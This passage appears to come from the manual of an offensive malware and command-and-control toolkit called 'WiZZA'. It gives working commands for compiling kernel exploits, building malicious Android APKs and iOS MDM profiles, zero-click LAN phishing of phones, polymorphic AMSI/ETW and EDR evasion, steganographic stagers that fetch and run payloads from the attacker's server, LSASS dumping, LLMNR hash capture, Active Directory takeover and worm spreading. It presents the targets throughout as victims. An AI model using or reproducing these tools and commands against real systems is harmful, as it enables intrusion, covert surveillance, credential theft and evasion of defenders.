
This runs an automated scan that checks: - Kernel version against known vulnerable ranges - Running services and setuid binaries - `sudo -l` output - Writable paths in PATH - Exposed Docker/LXC sockets - NFS `no_root_squash` mounts

5.5.3 Kernel Exploits Reference

CVE	Kernel Versions	Technique	Reliability
CVE-2016-5195 (DirtyCow)	2.6.22 – 4.8.3	Race condition, /etc/passwd write	High
CVE-2022-0847 (DirtyPipe)	5.8 – 5.16.11	Pipe flag override, read-only file write	High

CVE	Kernel Versions	Technique	Reliability
CVE-2021-3493 (OverlayFS)	Ubuntu 5.0 – 5.10	OverlayFS xattr copy-up	High (Ubuntu)
CVE-2023-0386 (OverlayFS2)	5.11 – 6.2	FUSE setuid copy-up	Medium
CVE-2021-4034 (PwnKit)	All distros	pkexec argv/envp trick	High
CVE-2024-1086 (nftables UAF)	5.14 – 6.6	nft_verdict double-free	Medium
CVE-2021-22555 (Netfilter)	2.6.19 – 5.12	OOB +2 write via msg_msg spray	Medium
CVE-2022-2588 (cls_route UAF)	4.9 – 5.18	UAF via netlink RTM_DELTFILTER	Medium

5.5.4 Exploiting a Target

```
start kernel exploit
```

Follow the interactive prompts to: 1. Select the CVE for your target kernel version 2. Compile the exploit (cross-compilation if needed) 3. Instructions for transferring to the target 4. Execute on target

Manual compile:

```
cd op/kernel/exploits/
gcc -o dirtycow dirty_cow.c -pthread -ldl
gcc -o dirtypipe dirty_pipe.c
gcc -o pwnkit_trigger pwnkit.c && gcc -shared -fPIC -o lol.so pwnkit.c -DPAYLOAD_ONLY
```

Transfer to target via C2:

From C2 panel, use GETFILE to verify the target's kernel version, then use shell access to wget/curl the exploit binary from the C2 server (serve it under \$PAYLOAD_DIR/).

5.6 Mobile Attacks

5.6.1 Android APK

Generate a malicious APK that installs as a system update:

```
start mobile android
```

Prompts for: - Listener IP (your C2 host or tunnel) - Listener port (default 4444) - Optional: bind to a legitimate APK (requires apktool)

Output: ~/.wizza/payloads/update.apk

Delivery: Email attachment, fake app store link, QR code, USB sideload.

Listener setup (Metasploit):

```
msfconsole -q -x "
use exploit/multi/handler
set payload android/meterpreter/reverse_https
set LHOST <your_ip>
set LPORT 4444
exploit -j"
```

5.6.2 iOS MDM Profile

Install a custom CA certificate on victim's iPhone/iPad to enable HTTPS decryption:

```
start mobile ios
```

Prompts for: - Proxy host (your IP or tunnel) - Proxy port (default 8080) - Organization name (e.g., "IT Security Dept.") - Auto-proxy (PAC) vs. manual

Output: - ~/.wizza/payloads/wizza.mobileconfig — Send to victim - ~/.wizza/wizza_ca.{key,crt,der} — Keep private

Delivery: 1. Host .mobileconfig on HTTPS server: GET /m/ios 2. Send link to victim (SMS, email, QR code) 3. Victim: Settings -> Downloads -> Install -> Trust 4. Start MitM: `start mitm`

5.6.3 Termux Agent (Android)

For Android devices with Termux installed:

```
start mobile termux
# Or: send the baked mobile_agent.py to victim
```

Capabilities: - Shell command execution - GPS location (`termux-location`) - SMS read/send - Microphone recording - Camera snapshots - Clipboard - File exfiltration

5.6.4 Zero-Click Mobile PWN Chain

Targets every iOS and Android device on the LAN simultaneously with zero user interaction:

```
start mobile pwn
```

Prompts for BlueFrag Bluetooth scan (optional, requires BT adapter) and ARP spoof target (optional). Calls `ensure_c2` before launching — C2 panel auto-opens.

L1 — Rogue DHCP Races the legitimate DHCP server. Every phone that connects gets attacker as DNS (and optionally gateway). Fingerprints device type from Option 55 parameter list: iOS requests option 252 (WPAD), Android requests 26/28.

L2 — Rogue DNS Three-tier selective hijacking: - Captive-check domains (`captive.apple.com`, `connectivitycheck.gstatic.com`) → attacker IP (triggers auto-open) - High-value domains (iCloud, Google, Facebook) → phishing IP - Everything else → 8.8.8.8 (internet stays up, no suspicion)

L3 — Captive Portal (zero user action) iOS/Android check connectivity every few minutes — auto-opens browser automatically. Device-aware phishing page: iCloud UI for iOS, Google UI for Android.

Silent collection (no prompt): GPS, battery level, screen resolution, WebRTC real IP, network type, sensors.

With Service Worker: persistent C2 after browser close, background sync, push commands.

Captures with prompt: Contacts API, Web Bluetooth scan, Beacon/proximity data.

All data POSTed to `/mobile_catch` → C2 auto-registers device in mobile panel.

L4 — mDNS Poisoner Responds to iOS Bonjour and Android NSD service queries: `_airplay._tcp`, `_raop._tcp` → spoof Apple TV / HomePod `_ipp._tcp`, `_ipps._tcp` → fake AirPrint printer (iOS auto-connects) `_googlecast._tcp` → fake Chromecast (Android auto-connects) `_airdrop._tcp` → AirDrop proximity attack surface

L5 — BlueFrag CVE-2020-0022 Bluetooth zero-click RCE against Android 8.0–9.0. No pairing required. Raw HCI socket → L2CAP start frame with `total_len=0xFFFF` (negative when sign-extended) → heap overflow in Bluetooth driver → reverse shell via RFCOMM.

L6 — ARP Inject Classic MitM. Injects JS keylogger into every HTTP response the phone receives.

C2 Integration All six layers report to C2: - `/mobile_catch` — credentials, GPS, fingerprint, 2FA codes, contacts - `/sw_beacon` — Service Worker heartbeats - `/sync` — background sync data Mobile panel: `http://localhost:8888/mobile`

5.6.5 Browser Hook (No Install)

When you have MitM position, the `intercept.py` proxy automatically injects a JavaScript hook into every page:

```
start mitm          # starts proxy with JS injection
# Victim's browser now runs your hook on every page
```

Capabilities (no installation, works on iOS/Android): - GPS (with browser permission prompt) - Microphone recording - Camera snapshots - Clipboard read - Full keystroke capture - Form field capture - Device fingerprinting - ServiceWorker persistence (survives page navigation)

5.7 Shellcode Generation

5.7.1 What It Does

Generates raw x64 Windows reverse TCP shellcode in multiple formats, suitable for injection into a `VirtualAlloc/CreateThread` PS1 loader or C injection template.

5.7.2 Quick Start

```
start shellcode gen
```

Interactive prompts for LHOST, LPORT, payload type, output format.

5.7.3 Backends (auto-selected)

1. **msfvenom** (primary) — Best quality, available on all Kali installs
2. **NASM** (secondary) — Compiles `revshell_x64.asm` if `msfvenom` unavailable
3. **PS1 inline** (fallback) — PowerShell TCPClient shell if neither tool available

5.7.4 Command Line

```
python3 op/payloads/shellcode/gen_shellcode.py \
  --lhost 10.10.10.10 \
  --lport 4444 \
  --payload shell \
  --format hex \
  --out shell.hex
```

5.7.5 Payload Types

Key	msfvenom Payload
shell	windows/x64/shell_reverse_tcp
meterpreter	windows/x64/meterpreter_reverse_tcp
powershell	windows/x64/powershell_reverse_tcp
shell_bind	windows/x64/shell_bind_tcp
shell/staged	windows/x64/shell/reverse_tcp
meter/staged	windows/x64/meterpreter/reverse_tcp

5.7.6 Output Formats

Format	Description	Use Case
hex	Hex string	Feed into <code>start poly shell</code>
raw	Binary <code>.bin</code>	For C injectors
ps1	Complete PS1 loader (VirtualAlloc + CreateThread)	Run directly on victim
py	Python ctypes loader	Run on victim with Python
c	C byte array	Compile into custom injector

5.7.7 Poly-Wrapping Shellcode

Take raw shellcode and wrap it in a polymorphic AMSI-bypass PS1 decoder:

```
start shellcode poly
# Or:
start poly shell
# Paste hex or provide .bin/.hex file path
# Output: unique PS1 runner with 3-layer cipher + AMSI bypass + ETW patch
```

5.7.8 Building Stage1 Stagers

```
start shellcode stage1
# Prompts for C2 URL
# Bakes into: stage1.ps1, stage1.py, stage1_stego.ps1
```

5.8 Polymorphic Engine

5.8.1 What It Does

Takes any PS1 or Python payload and produces a functionally identical but syntactically different version on every run. No two generated files have the same hash. Used to defeat signature-based AV/EDR.

5.8.2 How It Works (3 Layers)

Layer 1 — Multi-cipher encoding:

```
plaintext -> XOR (rand key) -> RC4 (rand key) -> AES-CTR-sim (SHA256 keystream)
-> base64 -> embedded decoder stub
```

Applied N times (configurable rounds, default 3). Each round adds another decode loop.

Layer 2 — String mutation (8 types, randomly mixed):

Technique	Example
Split concat	"cmd" -> "c"+"m"+"d"
Char array	"cmd" -> [char[]]0x63,0x6d,0x64
Base64	"cmd" -> [Convert]::FromBase64String('Y2lk')
Reversed	"cmd" -> [string]::join('','dmc'[-1..-3])
Hex chars	"cmd" -> [char]0x63+[char]0x6d+[char]0x64
Decimal chars	"cmd" -> [char]99+[char]109+[char]100
Env concat	"cmd" -> \$env:TEMP.Substring(0,0)+'cmd'

Layer 3 — Control-flow flattening:

Code blocks are shuffled into a state-machine dispatch loop:


```

_state = 4    # random entry point
while ($true) {
    switch ($_state) {
        4 { <block 3>; $_state = 7 }
        7 { <block 1>; $_state = 2 }
        2 { <block 2>; $_state = 0 }
        0 { break }
    }
}

```

The execution order is identical but the linear structure AV scanners expect is destroyed.

5.8.3 AMSI Bypass Variants (rotated per run)

Variant	Technique
1	Reflection: <code>AmsiUtils.amsiInitFailed = true</code>
2	P/Invoke: <code>VirtualProtect</code> + patch <code>AmsiScanBuffer</code> return bytes
3	ScriptBlock logging cache invalidation
4	CLRJIT internal field patch
5	<code>WriteProcessMemory</code> self-patch

5.8.4 ETW Bypass Variants (rotated per run)

Variant	Technique
1	Patch <code>ntdll!EtwEventWrite</code> first byte -> <code>0xC3</code> (ret)
2	<code>EventProvider</code> reflection — null internal provider field

5.8.5 Usage

```

# Single file
start poly ps1          # mutate a PS1 payload
start poly py           # mutate a Python payload
start poly all          # mutate all payloads in the payloads dir

# Shellcode wrapper
start poly shell        # wrap raw shellcode in PS1 decoder stub

# Watch mode - re-mutate automatically on schedule
start poly watch        # prompts for dir + interval

```

Command line:

```

python3 op/evade/poly_engine.py --lang ps1 --in payload.ps1 --out evaded.ps1 --rounds 3
python3 op/evade/poly_engine.py --lang all --dir op/payloads/ --rounds 2
python3 op/evade/poly_engine.py --watch --dir op/payloads/ --interval 300

```

5.8.6 Per-Request Mutation (C2)

The C2 server calls `_poly_mutate()` on **every download request**. Each time a victim's browser or agent polls `/download/worm_agent.ps1`, it receives a fresh unique file with a different hash. This defeats: - Static signature AV (different bytes every time) - Hash-based threat intel (no repeated file hash) - Sandboxing (multiple samples look like different malware)

5.9 Steganography (Stego)

5.9.1 What It Does

Hides a payload inside an innocent image file. The image looks completely normal to the human eye and passes casual AV file-type scanning (it is a valid PNG or JPEG). Delivery looks like sharing a photo.

5.9.2 PNG LSB Embedding

Embeds payload in the least-significant bits of the Red, Green, and Blue channels of every pixel. A 1200×800 image can hold approximately 450KB of payload.

```
# Embed payload into an image
python3 op/evade/stego.py --embed \
    --in op/payloads/worm_agent.ps1 \
    --auto-carrier \
    --out lure.png

# Output:
# [+] Auto-carrier: /tmp/.wizza_carrier.png (1200x800)
# [+] Embedded 12847 bytes into lure.png
# [+] XOR key (save this!): abc123def456==
# [+] Image: lure.png (1200x800)
# [*] Generate extractor: python3 stego.py --gen-extractor ps1 --image-url <url> --key 'abc123def456=='

# Generate PS1 extractor stub (runs on victim, no Pillow needed)
python3 op/evade/stego.py --gen-extractor ps1 \
    --image-url https://cdn.example.com/lure.png \
    --key 'abc123def456==' \
    --out extract.ps1
```

5.9.3 Stego Delivery Workflow

```
# 1. Embed payload into a PNG
start untrack stego
# -> generates lure.png + extract.ps1 + stage1_stego.ps1

# 2. Host the image somewhere convincing
# (C2 serves it, or upload to Imgur/GitHub/CDN)

# 3. Deliver extract.ps1 to victim
# (via macro, PDF, stage1, etc.)

# 4. Victim runs extract.ps1
# -> Downloads lure.png
# -> Extracts bits from RGB channels
# -> XOR-decrypts payload
# -> Executes fileless via [ScriptBlock]::Create().Invoke()
```

5.9.4 Using stage1_stego.ps1

The stego stager is a self-contained PS1 that does everything in one file:

```
# Victim runs:
powershell -w h -ep bypass -f stage1_stego.ps1
# -> Downloads image from __IMG_URL__
# -> Extracts and decrypts payload
# -> Executes worm_agent.ps1 fileless
```

Bake the image URL and key into stage1_stego.ps1 via:

```
start untrack stego    # Interactive wizard handles this
```

5.10 AV/EDR Evasion

5.10.1 Overview

Three tools for evading detection:

Tool	Input	Technique
poly_engine.py	PS1 or PY	Full mutation (3-layer cipher + CFG flattening + AMSI/ETW bypass)
obfuscate_ps1.py	PS1	Selective obfuscation (lighter weight)
obfuscate_py.py	PY	marshal + XOR + zlib

5.10.2 Evasion Checklist

Run the stealth audit before any engagement:

```
start untrack
```

The audit checks all 6 stealth dimensions:

1. **Payload mutation** — Every payload must pass through poly engine before deployment
2. **CDN traffic disguise** — C2 comms use cloudflare CDN headers and routes
3. **Encrypted comms** — XOR with per-agent SHA256-derived key
4. **Timestomping** — Agent file timestamps match system binaries (svchost.exe / ls)
5. **Anti-forensics** — Log wipe, history clean, self-delete on CLEAN command
6. **Process masking** — Agent process name mimics kernel thread or system process

5.10.3 AMSI Bypass Verification

Test AMSI bypass effectiveness on target Windows:

```
# Run on target - if AMSI is patched, this should NOT alert:
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12
# (If this runs silently, AMSI is working but isn't triggered; test with known AMSI string)
```

5.10.4 ETW Bypass

After the 0xC3 patch to EtwEventWrite: - All ETW events from that process are silenced - Microsoft Defender ATP loses telemetry for that process - Sysmon events from that process are suppressed

5.10.5 Sysmon Evasion

Agents include multiple Sysmon evasion techniques:

1. **Startup jitter** — Random delay 3–18s before any activity (breaks event sequence correlation)
 2. **Analyst bail-out** — Detect analysis tools (procmmon, wireshark, x64dbg, ollydbg, processhacker, sysmon64) -> sleep 2 hours -> exit
 3. **WMI process creation** — win32_process.Create("cmd.exe /c ...") hides PowerShell from EDR process tree
 4. **CDN routes** — /cdn-cgi/apps/* traffic not flagged by network IDS rules written for /agent/*
-

5.11 EDR Bypass Module

5.11.1 What It Does

op/modules/edr_bypass.py provides Python/ctypes implementations of advanced Windows defense bypass and post-exploitation techniques. All operations run in-process — no dropped binaries.

5.11.2 Techniques

Function	Technique	Effect
amsi_patch()	Write \xB8\x57\x00\x07\x80\xC3 to AmsiScanBuffer	AMSI returns CLEAN for all scans
etw_patch()	Write \xC3 to EtwEventWrite	All ETW events from this process silenced
ntdll_unhook()	Map clean ntdll copy from \KnownDlls\ntdll.dll	Remove inline hooks placed by EDR
process_hollow(target, payload)	CreateProcess SUSPENDED + WriteProcessMemory	Execute shellcode inside legitimate process
reflective_dll_inject(pid, dll_bytes)	VirtualAllocEx + WriteProcessMemory + CreateRemoteThread	Load DLL into remote process without LoadLibrary
uac_bypass_fodhelper(cmd)	HKCU ms-settings\Shell\Open\command + fodhelper.exe	Run elevated without UAC prompt
impersonate_system()	OpenProcessToken(winlogon) + DuplicateToken	Impersonate SYSTEM
lsass_dump(output_path)	rundll32 comsvcs.dll,MiniDump LOLBin	LSASS memory dump for credential extraction
wmi_persist(name, cmd)	__EventFilter + CommandLineEventConsumer	Run on every logon event
com_hijack(dll_path)	HKCU MMDeviceEnumerator InprocServer32	Load DLL on next AudioEndpointBuilder query

5.11.3 Usage from Agent

Send via C2 panel or start CLI (Windows agents only):

```

AMSI_BYPASS      <- Patch AMSI
ETW_BYPASS       <- Patch ETW
NTDLL_UNHOOK     <- Remove EDR hooks
UAC_BYPASS       <- Elevate to admin
IMPERSONATE_SYSTEM <- Get SYSTEM token
LSASS_DUMP       <- Dump creds to C2
WMI_PERSIST      <- Install WMI persistence
COM_HIJACK       <- Install COM hijack

```

5.11.4 Verification

```

# Verify AMSI patched (run on victim):
# This string normally triggers Defender - if AMSI is patched, no alert:
$x = 'Am'+$siScan+'Buffer'
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dGVzdA=='))

```

5.12 Malleable C2 Profiles

5.12.1 What It Does

op/modules/c2_profiles.py modifies the C2 server's HTTP response headers and request routing on-the-fly to mimic legitimate SaaS and CDN traffic. A network defender looking at Wireshark sees normal business application traffic, not C2 beacons.

5.12.2 Available Profiles

Profile	Mimics	Paths	User-Agent
default	Cloudflare CDN	/cdn-cgi/apps/*	Chrome 124
teams	Microsoft Teams	/v2/conversations/*/teams/*	Teams/1.0 Desktop
slack	Slack	/api/conversations.historical	Slack/MacDesktop
onedrive	OneDrive	/personal/sync/delta	OneDrive-SkyAPI
github	GitHub API	/repos/*/git/blobs/*	github-actions/...
gmail	Gmail API	/gmail/v1/users/me/messages	Gmail-API-Java-Client
cdn	Generic CDN	/static/js/*.chunk.js	Chrome 124

5.12.3 Usage

```
# List profiles
start profile list

# Activate a profile (live - no C2 restart needed)
start profile set teams
start profile set slack
start profile set github

# From C2 panel:
# Settings -> C2 Profile -> select -> Apply
```

5.12.4 Notes

- Profile applies to **new** agent registrations; existing agents continue using their baked-in URL paths
- If your target network monitors for specific SaaS (e.g., blocks Teams), pick a different profile
- Combine with a custom domain for maximum convincingness: **teams.yourdomain.com** with Teams profile

5.13 DNS C2 Channel

5.13.1 What It Does

op/modules/dns_c2.py provides a covert command and control channel using DNS TXT queries and ICMP packets. Used when HTTP/HTTPS is blocked or monitored, but DNS and ICMP are allowed.

5.13.2 DNS TXT Channel

Commands are encoded into DNS TXT record queries via Cloudflare DoH:

```
Agent -> DNS query: TXT <base64_cmd>.c2.yourdomain.com
C2 responds with: TXT record = <base64_response>
```

Data is chunked into 63-byte DNS label segments. Each beacon cycle queries for a fresh TXT record.

5.13.3 ICMP Exfil Channel

File/data exfiltration via raw ICMP echo packets:

Agent -> ICMP echo request, payload = XOR(<data_chunk>, <xor_key>)
 C2 sniffs ICMP stream -> XOR-decrypts -> reassembles file
 Requires raw socket access on victim (CAP_NET_RAW or root/SYSTEM).

5.13.4 Configuration

```
# In c2_server.py environment:
DNS_C2_DOMAIN=c2.yourdomain.com # Your controlled domain
DNS_C2_KEY=0xAB                  # XOR key for ICMP (1 byte)
```

Victim must be able to reach your DNS server (Cloudflare DoH proxy relays it):

Victim -> `HTTPS://1.1.1.1/dns-query?name=<cmd>.c2.domain&type=TXT`

5.13.5 When To Use

- Outbound HTTP/HTTPS is blocked by WAF or proxy
- Target allows DNS (almost universal)
- Firewall allows ICMP (common on internal networks)
- Ultra-low-bandwidth exfil of small secrets (credentials, keys)

5.14 LLMNR / NBT-NS Poisoner

5.14.1 What It Does

`op/modules/llmnr_poison.py` listens for Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) broadcast queries. When a Windows host can't resolve a name via DNS, it falls back to broadcasting LLMNR/NBT-NS — WiZZA responds with the attacker's IP, causing the victim to attempt NTLMv2 authentication. The NTLMv2 hash is captured and saved in hashcat format.

5.14.2 Attack Flow

Victim types `\\FILESERVER` in Explorer (doesn't exist)
 -> DNS fails
 -> LLMNR broadcast: "Who is FILESERVER?"
 -> WiZZA: "I am FILESERVER, I'm at <attacker_ip>"
 -> Victim connects to attacker's SMB server
 -> Sends NTLMv2 challenge response
 -> WiZZA captures the NTLMv2 hash
 -> Crack offline: `hashcat -m 5600 hashes.txt rockyou.txt`

5.14.3 Quick Start

```
# Start the poisoner
start llmnr start

# Watch captured hashes live
start llmnr hashes

# Stop
start llmnr stop
```

Or via C2 panel: **LLMNR/NBT-NS** sidebar button.

5.14.4 Captured Hash Format

Hashes are captured in hashcat NTLMv2 format (`-m 5600`):

`ALICE::CORP:1122334455667788:a3f6c1...d9e2:0101000000000000...`

Crack with:

```
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt --rules-file best64.rule
```

5.14.5 Requirements

- Run as root (ports 137, 445, 5355 are privileged)
- Must be on the same local subnet as victims (layer-2 adjacency)
- Windows hosts with LLMNR/NBT-NS enabled (default on all Windows versions)

5.14.6 Notes

- Works on all unpatched Windows versions (XP through Server 2022 by default)
- Can be mitigated by GPO: disable LLMNR (Computer Configuration -> Administrative Templates -> DNS Client -> Turn off multicast name resolution)
- Combine with Responder for full WPAD/LDAP/FTP/HTTP capture

5.15 Redirectors and Domain Fronting

5.15.1 What It Does

op/modules/redirector.py generates server configuration files for Apache, Nginx, and Caddy that act as a traffic redirector in front of your C2. Only valid beacon requests are forwarded; everything else gets a 302 to a decoy (legitimate) website. This protects the real C2 IP from discovery.

```
Internet -> Redirector VPS -> Real C2
          |
          v (invalid requests)
        decoy website
```

5.15.2 Apache Redirector

```
start redirector apache
# Prompts: C2 host:port, beacon path(s), decoy URL
# Output: /tmp/wizza_redirector.conf
```

Generated config (abbreviated):

```
RewriteEngine On
RewriteCond %{REQUEST_URI} !~/cdn-cgi/apps/
RewriteRule ^(.*)$ https://microsoft.com/ [R=302,L]
RewriteRule ~/cdn-cgi/apps/(.*)$ https://c2.internal:8888/cdn-cgi/apps/$1 [P,L]
```

5.15.3 Nginx Redirector

```
start redirector nginx
# Output: /tmp/wizza_nginx.conf

location ~ ~/cdn-cgi/apps/ {
    proxy_pass https://c2.internal:8888;
    proxy_set_header Host $host;
}
location / {
    return 302 https://microsoft.com/;
}
```

5.15.4 Caddy Redirector

```
start redirector caddy
# Output: /tmp/Caddyfile
# Caddy auto-provisions Let's Encrypt TLS
```

5.15.5 Socat TCP Forwarder

Quick low-footprint redirector using socat:

```
start redirector socat
# Prints the socat command to run on redirector VPS:
socat TCP-LISTEN:443,fork,reuseaddr TCP:c2.internal:8888
```

5.15.6 Domain Fronting

Domain fronting routes C2 traffic through a CDN (Cloudflare, Fastly, Azure Front Door) so it appears to come from a trusted CDN domain:

```
Victim -> https://cloudflare.com/cdn-cgi/apps/sync (Host: your-worker.pages.dev)
        -> Cloudflare routes to your backend
```

WiZZA's default CDN traffic disguise is already compatible with Cloudflare domain fronting when you have a Workers/Pages site. See `op/modules/redirector.py` → `domain_fronting_guide()` for provider-specific instructions.

5.16 PTY Interactive Shell

5.16.1 What It Does

Gives you a full interactive terminal (not just one-shot command execution) on any agent. Uses `pty.openpty()` on Linux/Mac or `conpty/subprocess` on Windows. Terminal output streams to your browser via Server-Sent Events (SSE) and keystrokes go back via POST.

5.16.2 Architecture

```
Browser xterm.js <-- SSE /pty/<aid>/stream <-- C2 <-- HTTP POST < agent PTY output
Browser xterm.js -- POST /pty/<aid>/input -- C2 -- HTTP poll > agent PTY stdin
```

5.16.3 Usage

From C2 panel: Click **Shell** button next to any agent.

Direct URL:

```
https://localhost:8888/pty/<agent_id>/term
```

From start CLI:

```
start netmap    # Open network map -> click agent -> Shell button
```

Agent command:

```
PTY_START      <- Spawn PTY shell
PTY_STOP       <- Kill PTY shell
```

5.16.4 Features

- Full color terminal with xterm.js (256-color + Unicode)
- Ctrl+C, Ctrl+Z, Ctrl+D key injection buttons
- Terminal resize propagated to agent PTY (SIGWINCH)
- 5000-line scrollbar buffer
- Kill PTY button with confirmation

5.16.5 Notes

- PTY works on Linux/Mac agents; Windows uses `cmd.exe` subprocess
 - SSE stream uses base64 encoding of raw PTY bytes (handles ANSI escapes cleanly)
 - Browser tab can be closed and reopened — session stays alive until `PTY_STOP`
-

5.17 SOCKS5 Proxy Pivoting

5.17.1 What It Does

`op/c2/proxy_socks.py` turns any agent into a SOCKS5 proxy, routing your tool traffic through the agent's network without a dedicated VPN or second C2 hop. The agent polls the C2 for pending connections, establishes TCP to targets, and relays data bidirectionally.

5.17.2 Architecture

Your tool → SOCKS5 :1080 → C2 relay → HTTP poll → Agent → Target host

5.17.3 Quick Start

Step 1 — Start proxy relay in agent:

`PROXY_START` ← Send from C2 panel to agent

Step 2 — Use proxy from your tools:

```
# With proxychains (edit /etc/proxychains4.conf):
socks5 127.0.0.1 1080
proxychains nmap -sT -p 80,443,22,3389 10.0.1.0/24
proxychains crackmapexec smb 10.0.1.0/24 -u admin -p 'Password1'

# With curl:
curl --socks5 localhost:1080 http://10.0.1.50/

# With metasploit:
setg Proxies socks5:127.0.0.1:1080
```

Stop:

`PROXY_STOP` ← Send from C2 panel

5.17.4 View Active Tunnels

`https://localhost:8888/proxy/<agent_id>/sessions`

Or C2 panel → **Proxy Sessions** tab.

5.17.5 Notes

- SOCKS5 server binds to `127.0.0.1:1080` (operator machine only — not exposed externally)
 - Supports TCP (CONNECT method); UDP associate not implemented
 - Throughput is limited by C2 HTTP polling interval (typically 1–5 s); suitable for recon but not bulk transfers
 - Run multiple agents for multi-hop routing: `proxychains proxychains ...`
-

5.18 Active Directory Attacks

5.18.1 What It Does

`op/modules/ad_attacks.py` wraps Impacket, ldap3, and BloodHound tooling into a unified interface callable from the C2 panel or CLI. Provides the full attack chain from domain enumeration through credential extraction and

lateral movement.

5.18.2 Prerequisites

```
pip install impacket ldap3 bloodhound
# or:
sudo apt-get install python3-impacket bloodhound
```

5.18.3 Attack Techniques

5.18.3.1 Domain Enumeration

```
AD_ENUM <dc_ip> <domain> <user> <pass>
# or: AD_ENUM 10.0.0.1 corp.local admin Password1
```

Collects via LDAP: - All users (enabled/disabled, last logon, password last set) - All groups and memberships - All computers with OS version - Domain trusts - Domain password policy

5.18.3.2 Kerberoasting

```
KERBEROAST <dc_ip> <domain> <user> <pass>
```

Requests TGS tickets for all SPN accounts. Outputs hashes in hashcat -m 13100 format:

```
hashcat -m 13100 kerberoast_hashes.txt rockyou.txt
```

5.18.3.3 AS-REP Roasting

```
AS_REP_ROAST <dc_ip> <domain> <users_file>
```

Targets accounts with “Do not require Kerberos preauthentication” set. Outputs hashcat -m 18200 format:

```
hashcat -m 18200 asrep_hashes.txt rockyou.txt
```

5.18.3.4 DCSync

```
DCSYNC <dc_ip> <domain> <user> <pass>
DCSYNC <dc_ip> <domain> <user> <pass> Administrator
```

Uses MS-DRSR replication protocol (secretsdump.py) to replicate domain password database without running code on the DC:

```
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] krbtgt:502:::NT_HASH:::
```

Requires: DA group membership or Replicating Directory Changes All rights.

5.18.3.5 Pass the Hash

```
PASS_THE_HASH <target> <domain> <user> <nt_hash> [cmd]
```

Uses wmiexec/psexec/smbexec to authenticate with NTLM hash directly (no password needed):

```
PASS_THE_HASH 10.0.0.20 corp.local Administrator 31d6cfe0d16ae931b73c59d7e0c089c0 whoami
```

5.18.3.6 Golden Ticket

```
GOLDEN_TICKET <domain> <domain_sid> <krbtgt_hash> [username]
```

Forges a Kerberos TGT valid for any user (including domain admins) using the krbtgt NTLM hash:

```
GOLDEN_TICKET corp.local S-1-5-21-... aabbccdd...ff Administrator
# Outputs: golden.ccache <- Import: export KRB5CCNAME=golden.ccache
```

5.18.3.7 BloodHound Collection

BLOODHOUND <dc_ip> <domain> <user> <pass>

Runs bloodhound-python collector (all methods: ACL, group, LocalAdmin, RDP, DCOM, session, trusts, Object-Props). Uploads JSON zip to C2 loot. Open in BloodHound GUI for attack path analysis.

5.18.4 Full Attack Chain Example

1. Enumerate domain

AD_ENUM 10.0.0.1 corp.local jsmith Password1

2. Kerberoast service accounts

KERBEROAST 10.0.0.1 corp.local jsmith Password1

-> crack hash -> serviceacct:Welc0me1

3. Use service account for DCSync

DCSYNC 10.0.0.1 corp.local serviceacct Welc0me1

4. Pass-the-hash as Domain Admin

PASS_THE_HASH 10.0.0.1 corp.local Administrator <da_nt_hash> cmd.exe

5. Forge Golden Ticket for persistence

GOLDEN_TICKET corp.local S-1-5-21-... <krbtgt_hash>

5.19 Network Map

5.19.1 What It Does

op/c2/static/netmap.html provides a real-time force-directed visualization of all C2 agents, their relationships (which agent spread to which), and their status. No external libraries required — pure vanilla JavaScript physics simulation.

5.19.2 Access

<https://localhost:8888/netmap>

Or: start netmap (opens in default browser)

5.19.3 Features

- **Nodes:** C2 server (circle), worm agents (diamond), simple agents (circle)
- **Colors:** Green = online, grey = offline, red = critical priv, orange = high, yellow = medium
- **Edges:** Cyan = C2→agent link, pink dashed = spread log (worm infection path)
- **Glow effects:** Online nodes have animated glow
- **Click node:** Opens info panel with agent details (OS, user, hostname, privilege, last seen)
- **Info panel buttons:** Screenshot, Shell, Recon, Selfdestruct
- **Zoom/pan:** Scroll to zoom, drag background to pan
- **Drag nodes:** Reposition individual nodes
- **Layout toggle:** Force-directed (organic) vs. radial (tree)
- **SVG export:** Download as vector image for reports
- **Auto-refresh:** Polls /agents/json every 10s

5.19.4 Stats Bar

Top bar shows live counts:

Hosts: 12 Online: 7 Worms: 3

5.20 Auto Report Generator

5.20.1 What It Does

op/modules/report_gen.py generates a professional pentest report from live C2 agent data in HTML, JSON, or CSV format. The HTML report includes an executive summary, findings table with severity ratings, captured credentials, loot inventory, and remediation recommendations.

5.20.2 Usage

```
# From CLI:
start report html      # Full styled HTML report
start report json      # Machine-readable JSON
start report csv       # Spreadsheet CSV
```

```
# Direct URL (while C2 running):
https://localhost:8888/report?fmt=html
https://localhost:8888/report?fmt=json
https://localhost:8888/report?fmt=csv
```

5.20.3 HTML Report Contents

Section	Content
Executive Summary	Total hosts, critical/high/medium counts, assessment dates
Compromised Hosts	Table: hostname, OS, user, privilege, severity, last seen
Captured Credentials	All browser passwords, NTLM hashes, SSH keys
Loot	List of exfiltrated files (screenshots, documents, dumps)
Command Output	Agent command results log
Recommendations	Severity-based remediation guidance

5.20.4 Severity Heuristics

Severity	Criteria
CRITICAL	Agent running as SYSTEM, root, or Administrator
HIGH	Domain user with admin group membership
MEDIUM	Standard user, server OS
LOW	Standard user, workstation

5.20.5 Output Example

```
start report html
# -> /tmp/wizza_report_20260419_1432.html
#   Open in browser for professional HTML report
#   Print to PDF for delivery
```

6 Troubleshooting

6.1 C2 Server Won't Start

Symptom: start payload reports “C2 failed — check logs/c2.log”

Check:

```
# Port already in use?
ss -tlnp | grep :8888

# Kill whatever is using it:
sudo fuser -k 8888/tcp

# Check C2 log for errors:
cat ~/.wizza/logs/c2.log | tail -50

# Restart:
c2 restart
```

Common causes: - Previous C2 instance still running: `kill -f c2_server.py` - Python import error (missing module): `python3 op/c2/c2_server.py` and check traceback - Port 8888 blocked by firewall: `sudo ufw allow 8888`

6.2 Tunnel URL Not Appearing

Symptom: start payload hangs at “Waiting for tunnel URL...”

Check:

```
cat ~/.wizza/logs/tunnel.log | tail -30
```

Common causes:

Cause	Fix
cloudflared not installed	<code>wget <cloudflared_url> && dpkg -i cloudflared.deb</code>
Network blocked port 7844 (QUIC)	Add protocol: <code>http2</code> to <code>/tmp/cf_quick.yml</code>
